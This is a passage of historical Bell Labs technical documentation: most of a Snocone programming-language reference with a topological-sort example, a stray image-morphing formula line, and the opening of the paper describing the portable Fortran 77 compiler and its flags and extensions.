Identifiers may be of any length. All characters in an identifier are significant, but their case is presently not significant. Case may become significant in the future. An identifier is a non-empty sequence of letters and digits, beginning with a letter. Underscore (_) is a letter. The same identifier may be used independently to represent a procedure, label, or variable.

2.2. Statement Separation

Snocone delimits statements much like the Shell [1] (the command interpreter in the UNIX® operating system) [12] or EFL. A statement is ended either by a semicolon or newline, except that if the last token on a line is an operator or open parenthesis or bracket, the next line is automatically considered as part of the current statement. Newlines may also separate clauses of compound statements, so

```
if (a < 0)
        a = 0
```

is acceptable and means the same as

```
if (a < 0) a = 0
```

or, spreading things as much as possible:

```
if (
a <
0)
a =
0
```

2.3. File Inclusion

The contents of an arbitrary file can be incorporated into the program by writing an *include line* in one of the following four forms:

```
#include "file"
#include 'file'
#include <file>
#include {file}
```

Spaces may appear between # and `include`. The contents of the named file are substituted for the `include` line.

The exact behavior of an `include` line depends on the delimiters surrounding the file name.

If quotes are used (single or double), the file is sought in the current directory. If brackets are used (angle brackets or curly braces), the file is sought in an installation-dependent system library (`/usr/lib/snocone` on our systems). If double quotes or angle brackets are used, the file is included unconditionally, even if the same file is included several times. If single quotes or curly braces are used, the file will only be included once, even if it is named in several `include` lines.

This latter behavior is useful in the following sort of situation. Suppose that procedure *proc1* is defined in file *proc1.h*, and procedure *proc2* is defined in file *proc2.h*. A program that calls both *proc1* and *proc2* might then contain:

```
#include "proc1.h"
#include "proc2.h"
```

Now, suppose that *proc1* is changed to call *proc2*. If *proc1.h* is made to contain

```
#include "proc2.h"
```

then our hypothetical sample program will wind up with two copies of *proc2.h* and will therefore run into trouble with duplicate procedure definitions. If, however, *proc1.h* contains:

```
#include 'proc2.h'
```

and the main program contains:

```
#include 'proc1.h'
#include 'proc2.h'
```

then *proc2* will be defined only once.

2.4. Expression Evaluation, Success, and Failure

Evaluating an expression has one of three outcomes: a value, failure, or error.

Errors normally result in a diagnostic message and termination of the program, and arise from the usual sorts of things: overflow, underflow, division by zero, impossible conversions, running out of memory, and so on.

Failure, on the other hand, is not an error condition. An expression that fails is merely one that does not yield a value. Examples of expressions that fail include attempts to refer to non-existent array elements, attempts to read beyond end of file, and even comparisons that yield unexpected results. For instance, the expression

```
a < b
```

yields a null string if `a` is indeed less than `b`, and fails otherwise.

Most operators fail if any of their operands fails. The few exceptions will be noted below.

An expression that always either yields a null string or fails is sometimes called a *predicate*. Testing such expressions for success or failure in `if`, `while`, and `do` statements is the primary way of affecting the flow of control in Snocone.

2.5. Data Types, Declarations, and Scope

Variables in Snocone are dynamically typed: a variable has the type of the value most recently assigned to it. Except for a few predefined variables (described under *pattern matching*), all variables have the null string as their initial values. All variables are global, but procedures can nominate variables whose values will automatically be saved at entry and restored at exit. The only declarations define structures:

```
struct cons {car, cdr}
```

In effect, this declaration defines three procedures named `cons`, `car`, and `cdr`. The value of `cons(a,b)` is a newly-created `cons` object with `a` and `b` as the values of its `car` and `cdr` fields, respectively. The fields, in turn, are accessed by similarly-named functions. For instance, the `cdr` field of `cons` structure `x` is accessed as `cdr(x)`. Thus this program:

```
struct cons {car, cdr}
a = cons (3, cons (4, 5))
OUTPUT = car (cdr (a))
```

prints `4`. The procedures corresponding to field names may be used as the target of an assignment:

```
car (a) = "Hello"
```

Snocone offers other data types than those described above. While numeric constants cannot be negative, variables and expressions suffer from no such restriction. Strings may be of any length up to an implementation-defined upper bound, usually many thousands of characters. All variables have the null string as their initial value.

Aggregate values come in two types: arrays and tables. Each type is created by a built-in procedure with the same name. Thus:

```
a = ARRAY (20)
```

creates a 20-element array, initializes each element to the null string, and assigns it to a. The second argument to the array procedure is an initializing value:

```
a = ARRAY (20, -1)
```

makes a an array of 20 elements, each with value −1. To get multi-dimensional arrays, express the dimensions as a string:

```
a = ARRAY ('4,5', -1)
```

One can also give explicit lower bounds:

```
a = ARRAY ('-10:10')
```

The default lower bound is 1.

Array elements are referenced by Algol-like subscripts:

```
a[i,j] = a[i,j] + b[i,k] * c[k,j]
```

Each array element behaves as a variable, and can therefore have a value of any data type, independently of any other element.

A table is like a one-dimensional array whose subscripts are not restricted to integers:

```
t = TABLE (20)
```

The argument to the `TABLE` procedure is an estimate of the maximum number of elements that will actually be stored in the table. If substantially more elements than this are stored, access will begin to slow down. On the other hand, giving too large an initial value wastes space. Once a table has been created, any value can be used for a subscript. `t[a]` and `t[b]` will refer to the same element if and only if a and b are identical. The precise meaning of ''identical'' is given with the description of the `::` and `:!:` operators; suffice it to say that `3` and `"3"` are not identical, and that after executing

```
a = b
```

`a` and `b` are identical regardless of what values they had before.

2.6. Binary Operators

The following operators are grouped in order of decreasing priority. Unless otherwise stated, they are left-associative.

`. $` Pattern value assignment (see Patterns)

`^` Exponentiation (right-associative). The right argument must be an integer. If both arguments are integers, the right argument must be non-negative

`* / %`
Multiplication, division, and remainder. As in C, and as not in SNOBOL4, multiplication and division have the same precedence.

`+ −` Addition and subtraction.

`== != < > <= >= :==: :!=:`

`:<: :>: :<=: :>=: :: :!:`
Comparison predicates. Each of these operators returns a null string if the indicated relation holds, and fails if not. The first six do numeric comparisons: an error results if either operand cannot be converted to a number. The next six do string comparisons: an error results if either operand cannot be converted to a string. The last two test if the two operands are identical. Values of different data types are never identical. Strings and numbers are identical if their data types and values match. Other values are identical if they refer to the same object.

`&&` Concatenation. The left operand is evaluated first; if its evaluation fails, the `&&` operator fails. Otherwise, the right operand is evaluated, and `&&` fails if the right operand fails. If either operand is the null string, the result is the other operand, even if that operand is not a string. Otherwise, both operands are converted to strings and the result is their concatenation. An error results if either operand cannot be converted to a string. Note that if the operands of `&&` are predicates, `&&` can be used as a kind of logical conjunction.

`||` Logical disjunction. The left operand is evaluated first; if it succeeds, its value is the value of `||`. Otherwise, the value is that of the right operand. If both operands fail, `||` fails.

`|` Pattern alternation. See *pattern matching* for details.

`=` Assignment. This operator is right-associative.

`?` Pattern match operator. The left operand is converted to a string and searched for the first substring that matches the pattern given by the right operand. If no such substring is found, the operator fails. If the left operand is a variable, `?` may be used on the left side of an assignment.

2.7. Unary Operators

Unary operators bind more tightly than all binary operators.

`+ −` Unary plus and minus. The result is always numeric, so unary plus is sometimes used for type conversion. Because unary operators bind so tightly, expressions that look like

negative constants behave that way for all practical purposes.

`.` Name operator. The operand must be a variable; the result is essentially a pointer to the variable, similarly to the unary & operator in C. The result of applying the `DATATYPE` function to the result of the `.` operator is the string `"NAME"`.

`$` Indirection. The operand is converted to a name; the result is the object thus named. `$` always yields an lvalue.

`?` Query. If its operand fails, `?` fails. If its operand succeeds, `?` yields a null string. Useful for evaluating an expression solely for its side effects.

`~` Logical negation. If its operand fails, ~ yields a null string. If the operand succeeds, ~ fails.

`&` Keyword value. The operand must be the name of one of a restricted set of variables. The lvalue result is a system variable, whose value affects the execution of the program in some way. System variables are discussed separately.

`@` Pattern cursor assignment. See *pattern matching* for details.

`*` Deferred evaluation. Returns a value of type `EXPRESSION` that contains all the information necessary to evaluate the operand. The operand is not actually evaluated at this time, but can be evaluated later, either by the `EVAL` procedure or implicitly during pattern matching.

2.8. Statements

Elements in brackets are optional. If the description of a statement is split over more than one line, the statement itself may be split analogously. Snocone does not have a null statement.

expression

The expression is evaluated for its side effects. The result, if any, is discarded.

```
if (expression)
        statement1
[ else
        statement2 ]
```

The parenthesized *expression* is evaluated. If it succeeds, *statement1* is executed, otherwise *statement2* is executed.

```
while (expression)
        statement
```

Behaves similarly to C: the *expression* is evaluated, and if it succeeds, the *statement* is executed and control passes back to the beginning of the `while` statement. Unlike C, Snocone has no *break* or *continue* statements.

```
do
        statement
while (expression)
```

Behaves similarly to C: the *statement* is executed, then the *expression* is evaluated, and if the *expression* succeeds, control passes back to the beginning of the `do` statement.

```
for (expression1, expression2, expression3)
        statement
```

Equivalent to:

```
expression1
while (expression3) {
        statement
        expression2
}
```

```
{
        statement list
}
```

The statements in the list, which may contain zero or more statements, are executed in sequence.

label`:` *statement*

All labels are global (because all SNOBOL4 labels are global), even across procedure boundaries, so they must be chosen with care. A useful convention is to begin a label inside a procedure body with the name of the procedure and an underscore.

`go to` *label*

The space between `go` and `to` is optional. It is wise not to jump from a point inside one procedure into another. Program execution may be terminated by jumping to the reserved label `END`. Labels `RETURN`, `FRETURN`, `NRETURN`, `ABORT`, and `CONTINUE` are also reserved.

`return [` *expression* `]`

The current procedure returns to its caller. If the *expression* is given, the procedure yields that value. If no *expression* is given, the value returned is that of the variable with the same name as the procedure; if that variable was not assigned in the procedure, the null string is returned.

```
freturn
```

The current procedure returns and fails.

```
nreturn [ expression ]
```

The current procedure returns `$(`*expression*`)` as an lvalue. If the *expression* is not given, the indirection is applied to the variable with the same name as the procedure. An error results if this variable was not given a value inside the procedure.

2.9. Procedures

Here is an example of a procedure declaration:

```
procedure gcd (m, n) {
        while (m != n) {
                if (m > n)
                        m = m % n
                else
                        n = n % m
        }
        return m
}
```

Arguments are passed by value, but note that the value passed for an aggregate argument (array, table, or structure) is really a pointer to the aggregate itself.

If a procedure is called with too few arguments, extra null strings are supplied as necessary. If called with too many arguments, the extras are quietly ignored.

Local variables can be nominated for a procedure:

```
procedure f(x) y, z {...
```

All variables are global, but name scoping is dynamic. One way to look at it is to imagine that when a procedure is entered, all the variables defined in that procedure are saved and set to null. Those variables are then restored when the procedure returns.

Thus, the following example prints 5 and then 1:

```
a = 1
f()
g()

procedure f() a {
        a = 5
        g()
}

procedure g() {
        OUTPUT = a
}
```

The following example also prints 5 and then 1:

```
a = 1
b = .a
f()
g()
procedure f() a {
        a = 5
        g()
}
procedure g() {
        OUTPUT = $b
}
```

Local variables can only be associated with procedures. Procedures are recursive.

2.10. Input-Output

All I/O is done through ‘‘associated variables’’. A variable may be input-associated or output-associated (or both). Whenever a value is assigned to an output-associated variable, that value is automatically written in the file associated with that variable. Whenever a value is requested for an input-associated variable, a line is read from the file associated with that variable, and the contents of the line are used for the value. When the end of an input file is reached, any attempts to access variables associated with that file will fail.

Initially, the variable `OUTPUT` is output-associated with the standard output file, the variable `INPUT` is input-associated with the standard input file, and the variable `TERMINAL` is both input- and output-associated with the user’s terminal.

Thus, the following program copies its standard input to its standard output, a line at a time:

```
while (OUTPUT = INPUT) {}
```

New associations are formed by the `INPUT` and `OUTPUT` procedures:

```
INPUT  (name, channel, file)
OUTPUT (name, channel, file)
```

In both cases, *name* is the name of the variable to be associated (the name of the variable *x* is `.x`), and *file* is the file to be used. *Channel* is a string that you will use to identify subsequent operations on

that file. Internally, there is a one-to-one correspondence between channel names and file descriptors.

The file argument must not be given for other than the first call to `INPUT` or `OUTPUT` on a given channel, as a channel can only be connected to a single file.

Other procedures dealing with input-output are:

`SET` (*channel*, *offset*, *whence*)

> This function repositions the file specified by its first argument in a system-dependent manner. In implementations running under the UNIX system, the behavior is similar to the *lseek* system call.

`REWIND` (*channel*)

> Repositions the named channel to the beginning of the file.

`ENDFILE` (*channel*)

> Indicates that you are done using the given channel. All variables associated through that channel are disassociated, output buffers are flushed (if any), and the file is closed.

`DETACH` (*name*)

> Disassociates the named variable. Does not close the file: a later call to `INPUT` or `OUTPUT` can reassociate it.

2.11. Pattern Matching

A *pattern* is a data structure that describes a class of strings. Patterns are used by the `?` operator, which determines if the string given as its left operand contains a substring described by the pattern given as its right operand. The part of the Snocone system that does this is called the *scanner*. The input to the scanner is the string to be searched, called the *subject*, and the pattern sought.

The scanner tries to find a substring of the subject that is matched by the pattern. It first looks at substrings starting at the first character of the subject. If it doesn't find one, it tries the ones starting at the second subject character, and so on. If the scanner cannot find an appropriate substring, the pattern match fails.

If the `&ANCHOR` system variable is nonzero, the scanner only looks at substrings that start at the first character of the subject. This is said to be an *anchored* pattern match. The `&ANCHOR` variable is zero at the start of program execution.

The important part of pattern matching is therefore determining whether the subject contains a substring that starts at a given character and matches a given pattern. To understand how this is done, we must take a closer look at patterns.

Every pattern is a concatenation of one or more *elements*, each of which has zero or more *alternatives*. Each alternative may itself be an arbitrarily complicated pattern. Some patterns have alternatives that are determined dynamically as they are needed during pattern matching.

If a pattern has only one element, the scanner determines if it matches at a given point by trying to match each of the pattern's alternatives at that point. If no alternative matches at that point, the element cannot be matched.

If the pattern has more than one element, matching that pattern at a given point means: (a) finding an alternative for the first element of the pattern that matches a subject substring starting at the given point, and that also (b) allows the remaining elements of the pattern to match a substring that starts immediately after the substring matched in (a).

During pattern matching, the scanner keeps its place by means of an internal value called the *cursor*, which represents the number of characters in the subject that precede the current location. These characters are counted from the beginning of the subject even when the scanner is trying to match a substring that starts at some other place in the subject.

The concatenation of two patterns `P1` and `P2` is a pattern whose elements are `P1` and `P2`. The alternation operator `|` similarly constructs alternatives. When a string is used as a pattern, it matches only itself. Thus,

```
"a" | "e" | "i" | "o" | "u"
```

is a pattern that matches any lower-case vowel.

Consider the following statement:

```
P1 = ("ab" | "a") && ("b" | "c")
```

This assigns to `P` a pattern with two elements. The first one matches either `ab` or `a`, and the second matches either `b` or `c`. Look at:

```
"ab" ? P1
```

The scanner first tries the first alternative of the first element of P1 by matching `ab` in the subject with `ab` in the pattern. This alternative matches, so the

element (`"ab"|"a"`) matches, and the scanner goes on to the second element (`"b"|"c"`). Here, it will be unsuccessful in matching both `b` and `c`, because it has already exhausted all the characters of the subject. Thus the scanner fails to match the second element of `P1`, and must back up and rematch the first element. Fortunately, the first element has an alternative in `a`; this matches, and now the scanner can try to match the second element (`"b"|"c"`) again. The first alternative (`b`) succeeds, so the `?` operator therefore succeeds. If we wanted to examine just how the pattern elements matched, we could have written:

```
P1a = ("ab"|"a").OUTPUT && ("b"|"c").OUTPUT
"ab" ? P1a
```

This would print `a` and `b` on separate lines, showing that `"ab"|"a"` matched `a` and `"b"|"c"` matched `b`.

When any pattern is first encountered during pattern matching, it will match some string, and when the scanner backs into it, it may match some other string. Because many patterns behave differently on their initial match than when rematched, it is useful to describe the two cases separately.

For instance, when a string is used as a pattern, it initially matches itself. If the scanner later backs into it, it fails.

As another example, consider `P1|P2`. This pattern matches every possibility for `P1`, and when it has exhausted `P1`, then matches every possibility for `P2` before finally failing.

With this in mind, we can describe the various pattern-matching operators, procedures, and predefined variables:

`P1 && P2` Tries to match `P1`, fails if it can't. Then tries to match `P2`. If `P2` fails, tries the next alternative for `P1`, and then tries `P2` again. Eventually, it either runs out of alternatives for `P1`, in which case `P1&&P2` fails, or it finds alternatives for both `P1` and `P2` which allow them to match.

`P1 | P2` Tries to match `P1`. If successful, `P1|P2` matches the string that was matched by `P1`. Otherwise, matches whatever `P2` matches, and fails if `P2` fails.

`P $ V` Tries to match `P`. If `P` matches, a copy of the substring matched by `P` is immediately assigned to the variable `V`.

`P . V` Tries to match `P`. If the entire pattern match of which this element is a part is ultimately successful, a copy of the substring matched by `P` is assigned to `V` after the entire match completes.

`@N` Matches a null string, and immediately assigns cursor position to the variable `N`. The cursor position is the number of characters that precede this null string in the subject of the entire pattern match. Thus:

```
"abcde" ? @OUTPUT && "c"
```

prints `0`, `1`, and `2` on separate lines.

`ABORT` The entire pattern match is aborted.

`ARB` A pre-defined variable that matches anything at all. More specifically, it initially matches the null string. When backed into, it matches a string one character longer than the one it matched last time.

`BAL` A pre-defined variable that matches a non-empty parenthesis- balanced string. This string is balanced only with respect to parentheses, and not any other kinds of brackets.

`FAIL` A pre-defined variable that always fails to match. It is sometimes useful to force the scanner to try all alternatives for a pattern. For instance:

```
s ARB $ OUTPUT && FAIL
```

prints all substrings of `s`.

`FENCE` Initially matches the null string, but if the scanner backs into it, the entire pattern match is aborted. Identical to to `""|ABORT`.

`REM` Matches from the current position to the end of the subject. Identical to `RTAB(0)`.

`SUCCEED` Identical to `ARBNO("")`

`ANY(s)` Matches any single character in `s`.

`ARBNO(p)` A pre-defined procedure that yields a pattern that matches zero or more copies of the pattern `p`. Initially matches the null string. Each time the scanner backs into it, it tries to extend the substring already matched by matching one more instance of `p`.

`BREAK(s)` Matches a string starting at the current position up to but not including the next

character in the subject that is also found somewhere in `s`. Failure if no such character is found. No alternatives.

`BREAKX(s)` Like `BREAK`, but if backed into, it matches up to the next subject character also found in `s`, and so on.

`LEN(n)` Matches exactly `n` characters.

`NOTANY(s)` Matches any single character not in `s`.

`POS(n)` If exactly `n` subject characters precede the current position, `POS` matches the null string. Otherwise it fails.

`RPOS(n)` If exactly `n` subject characters remain to be matched, `RPOS` matches the null string. Otherwise it fails.

`RTAB(n)` If at least `n` subject characters remain in the subject, `RTAB` matches characters until exactly `n` remain. Otherwise it fails.

`SPAN(s)` Starting at the current position, matches as many characters as possible taken from `s`.

`TAB(n)` `TAB` matches from the current position forward up to and including the `n`th character of the subject. If more than `n` characters have already been matched in the subject string, `TAB` fails.

All pattern-valued procedures can take an unevaluated expression as argument. The expression will be evaluated when the pattern element is matched.

System Variables

The `&` operator looks at the name of its operand, not its value. For each of a small set of names, `&` yields a *system variable*, whose value affects the operation of the system in some way. For instance, we have already seen `&ANCHOR`, which controls whether or not the scanner is restricted to examining initial substrings of the subject. The complete list of system variables is:

`&ABORT` The same value as the pre-defined variable `ABORT`.

`&ALPHABET` A string that contains all the characters of the machine's collating sequence, in order.

`&ANCHOR` If zero, all pattern matches are unanchored, otherwise they are anchored.

`&ARB` The same value as the pre-defined variable `ARB`.

`&BAL` The same value as the pre-defined variable `BAL`.

`&CODE` This variable is initially zero. Its value is returned to the operating system when the program finishes executing.

`&DUMP` This variable is initially zero. If it is 1 at the end of execution, the values of all variables are printed. If it is 2, the values of all array, table, and structure elements are also printed.

`&FAIL` The same value as the pre-defined variable `FAIL`.

`&FENCE` The same value as the pre-defined variable `FENCE`.

`&FNCLEVEL` The current level of procedure nesting.

`&INPUT` If this variable is set to 0, all input association is suspended.

`&MAXLNGTH` The maximum length of a string. This value cannot be increased beyond its initial value.

`&OUTPUT` If this variable is set to 0, all output is suppressed until it is again set nonzero.

`&REM` The same value as the pre-defined variable `REM`.

`&STCOUNT` A count of how many statements have been executed so far. Because this counts SNOBOL4 statements, not Snocone statements, it should be considered only approximate.

`&STLIMIT` When `&STCOUNT` reaches this value, execution terminates with an error message. It is initially 50000, and may be set freely. If it is set to a negative value, statement counting is disabled.

`&SUCCEED` The same value as the pre-defined variable `SUCCEED`.

3. Examples

3.1. Hello World

This is the canonical sample program:

```
OUTPUT = "Hello world!"
```

The present implementation of Snocone is case-insensitive in identifiers, but future versions may well become case-sensitive. If so, it is likely that

pre-defined names, such as `INPUT` and `OUTPUT`, will have to be written in upper case. Keywords, such as `if` and `while`, will be written in lower case.

3.2. Topological Sorting

We now develop a topological sorting program based on the algorithm described on page 262 of *Fundamental Algorithms*[11] . The reader may wish to compare this program with the SNOBOL4 program based on the same algorithm that appears on pages 221-222 of *The SNOBOL4 Programming Language*.

The input is a set of pairs of objects, where the first object in each pair is considered to precede the second. The output is a list of objects in a sequence that meets all the constraints implied by the input. In other words, the program generates a total ordering that includes a given partial ordering.

If the input contains a loop, the program will detect this fact and complain.

For example, given the following input:

```
letters alphanum
numbers alphanum
blanks optblanks
numbers real
numbers integer
letters variable
alphanum variable
binary binaryop
blanks binaryop
unqalphabet dliteral
unqalphabet sliteral
sliteral literal
dliteral literal
integer literal
real literal
```

the program will produce the following output:

```
letters
numbers
blanks
binary
unqalphabet
alphanum
real
integer
optblanks
binaryop
dliteral
sliteral
variable
literal
```

The basic strategy of the program is simple: for each object, we remember how many immediate predecessors it has, and store a list of all its immediate successors. When we have finished reading the input, we can immediately output the objects that have no predecessors. Each time we output an object, we remove it from the data structure and decrement the predecessor count of each of its immediate successors.

We will eventually reach a state in which we run out of objects without predecessors. When that happens, we are done. If any objects remain, they form a loop.

To reduce the time spent searching for objects without predecessors, we keep a queue of such objects. We must also keep a queue of the successors of each object. In both cases, we could use a stack instead of a queue, but using a queue tends to favor the order in which objects appeared in the input, which makes the output more intuitively useful.

The following structure declarations and subroutines manipulate queues. A queue consists of a header (of type `queue`) which points to the first and last elements of a singly-linked list of queue elements (of type `qel`).

```
struct queue {head, tail}
struct qel {obj, link}

procedure enqueue (q, x) y {
        if (head(q) :: "")
                head(q) = tail(q) = qel(x)
        else {
                y = qel(x)
                link(tail(q)) = y
                tail(q) = y
        }
}
```

```
procedure dequeue (q) x {
        if (head(q) :: "")
                freturn
        x = head(q)
        if ((head(q) = link(x)) :: "")
                tail(q) = ""
        return obj(x)
}
```

By convention, we use the null string to indicate the end of a list. This is convenient because uninitialized variables and structure fields and missing arguments are automatically set to the null string. Thus, the test

```
head(q) :: ""
```

is a convenient way of testing whether `head(q)` has been set or not.

We represent each object as a structure containing the object's name (so we can print it), the count of immediate predecessors, and the queue of successors:

```
struct object {name, count, suc}
```

Since we will be reading the names of objects rather than the objects directly, we will need to map names to objects. This can easily be done with a table and a mapping subroutine that creates elements in the table as needed:

```
namemap = TABLE()
objects = queue()

procedure getobj (name) {
    if ((getobj = namemap[name]) :: "") {
        getobj = namemap[name] =
            object (name, 0, queue())
        enqueue (objects, getobj)
        nobj = nobj + 1
    }
}
```

This procedure uses the feature that if no return value is explicitly given, the value of the variable with the same name as the procedure is used. If an appropriate table element already exists, the `::` operator will fail and the value of `getobj` will be the value retrieved from the table. As a side effect, we maintain a global queue of all known objects in `objects` and count them in `nobj`.

Now that we can map from names to objects, it is an easy matter to enter a new relation into our data structure. Procedure `enter` takes the names of two objects:

```
procedure enter (p, q) {
        p = getobj (p)
        q = getobj (q)
        count(q) = count(q) + 1
        enqueue (suc(p), q)
}
```

We first locate the objects to which `p` and `q` refer, creating them if necessary. Since `p` precedes `q`, we increment the predecessor count of `q` and append `q` to the successor list of `p`.

Building the data structure is now just a matter of scanning the input file:

```
while (line = INPUT) {
   if (line ? FENCE && BREAK(' ').p &&
                SPAN(' ') && rem.q)
        enter (p, q)
    else
        TERMINAL = "bad input line: " && line
}
```

The pattern match assumes that everything up to the first blank in the input line is the first object in a relation, and everything after the first blank is the second object. If the match fails, the program complains.

Once all the input has been read, we must initialize the queue of minimal objects (objects without predecessors). This was the reason for keeping a queue of all objects, which is now destroyed to build the queue of minimal objects. It is not necessary to destroy the queue, but it is more convenient because it is then possible to use `dequeue`:

```
zeroes = queue()

while (x = dequeue (objects))
        if (count (x) == 0)
                enqueue (zeroes, x)
```

As long as there is a minimal object, we can print its name, delete it, and decrement the predecessor count of each of its successors. If we decrement a predecessor count to zero, that object is now minimal.

```
while (x = dequeue (zeroes)) {
    nobj = nobj - 1
    OUTPUT = name(x)
    while (y = dequeue (suc (x))) {
        if ((count(y) = count(y) - 1) == 0)
            enqueue (zeroes, y)
    }
}
```

This loop runs until there are no more minimal objects. If there are still elements remaining (`nobj` is nonzero), then those elements form a loop.

```
if (nobj != 0)
    TERMINAL = "The ordering contains a loop."
```

4. References

1. Bourne, S.R. UNIX Time-Sharing System: The UNIX Shell. *Bell System Technical Journal 57*, 6 (July-August 1978), 1971-1990. Also Prentice-Hall. *UNIX System Readings and Applications*. 1987. 2 volumes.
2. Dewar, R.B.K. and McCann, A.P. Macro Spitbol − a SNOBOL4 Compiler. *Software Practice & Experience 7*, 1 (1977), 95-113.
3. Feldman, S.I. The Programming Language EFL. Bell Laboratories Comp. Sci. Tech. Rep. No. 78, December 1981.
4. Gimpel, J.F. *Algorithms in SNOBOL4*. John Wiley and Sons, New York, New York, 1976.
5. Griswold, R.E. Rebus − a SNOBOL4/Icon Hybrid. Technical report TR 84-9, Department of Computer Science, University of Arizona, Tucson, Arizona,
6. Griswold, R.E. *String and List Processing in SNOBOL4; Techniques and Applications*. Prentice-Hall, Englewood Cliffs, New Jersey, 1975.
7. Griswold, R.E. and Griswold, M.T. *The Icon Programming Language*. Prentice-Hall, Englewood Cliffs, New Jersey, 1983.
8. Griswold, R.E., Poage, J.F., and Polonsky, I.P. *The SNOBOL4 Programming Language*. Prentice-Hall, Englewood Cliffs, New Jersey, 1971. Second edition.
9. Hanson, D.R. RATSNO − An Experiment in Software Adaptability. *Software Practice & Experience 7*, 5 (1977), 625-630.
10. Kernighan, B.W. Ratfor: A Preprocessor for a Rational Fortran. *Software Practice & Experience 5* (1975), 395-496.
11. Knuth, D.E. *Fundamental Algorithms*. Addison-Wesley, 1973. Volume 1 of *The Art of Computer Programming*.
12. Ritchie, D.M. and Thompson, K. The UNIX Time-Sharing System. *CACM 17*, 7 (July 1974), 365-375.



new = (x<L)?$pjw:(x>R)?$melt:3*((x-L)*$melt+(R-x)*$pjw)/X
with L=X/3 and R= 2*X/3



Peter Weinberger

A Portable Fortran 77 Compiler†

S. I. Feldman
P. J. Weinberger

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

We report here on the first complete implementation of a compiler and run-time system for the current Fortran language, known as Fortran 77. The compiler is designed to be portable, to be correct and complete, and to generate code compatible with calling sequences produced by C compilers. In particular, this Fortran is quite usable on UNIX® systems. In this paper, we describe the language compiled, interfaces between procedures, and file formats assumed by the I/O system. An appendix describes the Fortran 77 language.

1. Introduction

The current Fortran language, known as Fortran 77, became an official American National Standard [1] on April 3, 1978. Fortran 77 supplants 1966 Standard Fortran [9]. We report here on a compiler and run-time system for Fortran 77. The compiler and computation library were written by SIF, the I/O system by PJW. We believe ours to be the first complete Fortran 77 system to have been implemented. This compiler is designed to be portable to a number of different machines, to be correct and complete, and to generate code compatible with calling sequences produced by compilers for the C language [6]. In particular, it is in use on UNIX systems. The C compilers in use at Bell Labs include two families, one based on D. M. Ritchie's PDP-11 compiler [8], another based on S. C. Johnson's portable C compiler [4]. This Fortran compiler can drive the second passes of either family. In this paper, we describe the language compiled, interfaces between procedures, and file formats assumed by the I/O system.

In the following text, Fortran keywords and other literal strings are written in `this font`.

1.1. Usage

F77 is a general-purpose command for compiling and loading Fortran and Fortran-related files. The command to run the compiler is

`f77` *flags file . . .*

† This is a version of [3] revised by D. M. Gay.

EFL [2] and Ratfor [5] source files will be preprocessed before being presented to the Fortran compiler. C and assembler source files will be compiled by the appropriate programs. Object files will be loaded. (The *f77* and *cc* commands cause slightly different loading sequences to be generated, since Fortran programs need a few extra libraries and a different startup routine than do C programs.) The following file name suffixes are understood:

`.f`	Fortran source file
`.e`	EFL source file
`.r`	Ratfor source file
`.c`	C source file
`.s`	Assembler source file
`.o`	Object file

The following flags are understood:

`-S` Generate assembler output for each source file, but do not assemble it. Assembler output for a source file `x.f`, `x.e`, `x.r`, or `x.c` is put on file `x.s`.

`-c` Compile but do not load. Output for `x.f`, `x.e`, `x.r`, `x.c`, or `x.s` is put on file `x.o`.

`-m` Apply the M4 macro preprocessor to each EFL or Ratfor source file before using the appropriate compiler.

`-p` Generate code to produce usage profiles.

`-o` *f* Put executable module on file *f.* (Default is `a.out`).

`-w` Suppress all warning messages.

`-w66` Suppress warnings about Fortran 66 features used.

`-O` Invoke the C object code optimizer.

`-C` Compile code that checks that subscripts are within array bounds.

`-onetrip` Compile code that performs every `do` loop at least once. (See Section 2.11).

`-U` Do not convert upper case letters to lower case. The default is to convert Fortran programs to lower case.

`-u` Make the default type of a variable `undefined.` (See Section 2.2).

`-I2` On machines which support short integers, make the default integer constants and variables short. (`-I4` is the standard value of this option). (See Section 2.13). All logical quantities will be short.

`-E` The remaining characters in the argument are used as an EFL flag argument.

`-R` The remaining characters in the argument are used as a Ratfor flag argument.

`-F` Ratfor and EFL source programs are preprocessed into Fortran files, but those files are not compiled or removed.

Other flags, all library names (arguments beginning `-l`), and any names not ending with one of the understood suffixes are passed to the loader.

1.2. Implementation Strategy

The compiler and library are written entirely in C. The compiler generates C compiler intermediate code. Since there are C compilers running on a variety of machines, relatively small changes will make this Fortran compiler generate code for any of them. Furthermore, this approach guarantees that the resulting programs are compatible with C usage. The runtime computational library is complete. The mathematical functions rely on the functions in C's *libm*. The runtime I/O library makes use of D. M. Ritchie's Standard C I/O package [7] for transferring data. With the exception described below, only documented calls are used, so it should be relatively easy to modify the I/O library to run on other operating systems.

2. Language Extensions

Fortran 77 includes almost all of Fortran 66 as a subset. We describe the differences briefly in the Appendix. The most important additions are a character string data type, file-oriented input/output statements, and random access I/O. Also, the language has been cleaned up considerably.

In addition to implementing the language specified in the Fortran 77 Standard, our compiler implements a few extensions described in this section. Most are useful additions to the language. The remainder are extensions to make it easier to communicate with C procedures or to permit compilation of old (1966 Standard) programs.

2.1. Double Complex Data Type

The new type `double complex` is defined. Each datum is represented by a pair of double precision real variables. A double complex version of every `complex` built-in function is provided. The specific function names begin with `z` instead of `c`.

2.2. Implicit Undefined statement

Fortran 66 has a fixed rule that the type of a variable that does not appear in a type statement is `integer` if its first letter is one of `ijklmn` and `real` otherwise. Fortran 77 has an `implicit` statement for overriding this rule. As an aid to good programming practice, we permit an additional type, `undefined`. The statement

```
implicit undefined(a-z)
```

turns off the automatic data typing mechanism, and the compiler will issue a diagnostic for each variable that is used but does not appear in a type statement. Specifying the `-u` compiler flag is equivalent to beginning each procedure with this statement.

2.3. Recursion

Procedures may call themselves, directly or through a chain of other procedures.

2.4. Automatic Storage

Two new keywords are recognized, `static` and `automatic`. These keywords may appear as ''types'' in type statements and in `implicit` statements. Local variables are static by default; there is exactly one copy of the datum, and its value is retained between calls. There is one copy of each variable declared `automatic` for each invocation of the procedure. Automatic variables may not appear in `equivalence`, `data`, or `save` statements.

2.5. Source Input Format

The Standard expects input to the compiler to be in 72 column format: except in comment lines, the first five characters are the statement label, the next is the continuation character, and the next

sixty-six are the body of the line. (If there are fewer than seventy-two characters on a line, the compiler pads it with blanks; characters after the seventy-second are ignored).

To make typing Fortran programs easier, our compiler also accepts input in variable length lines. An ampersand `&` in the first position of a line indicates a continuation line; the remaining characters form the body of the line. A tab character in one of the first six positions of a line signals the end of the statement label and continuation part of the line; the remaining characters form the body of the line. A tab elsewhere on the line is treated as another kind of blank by the compiler.

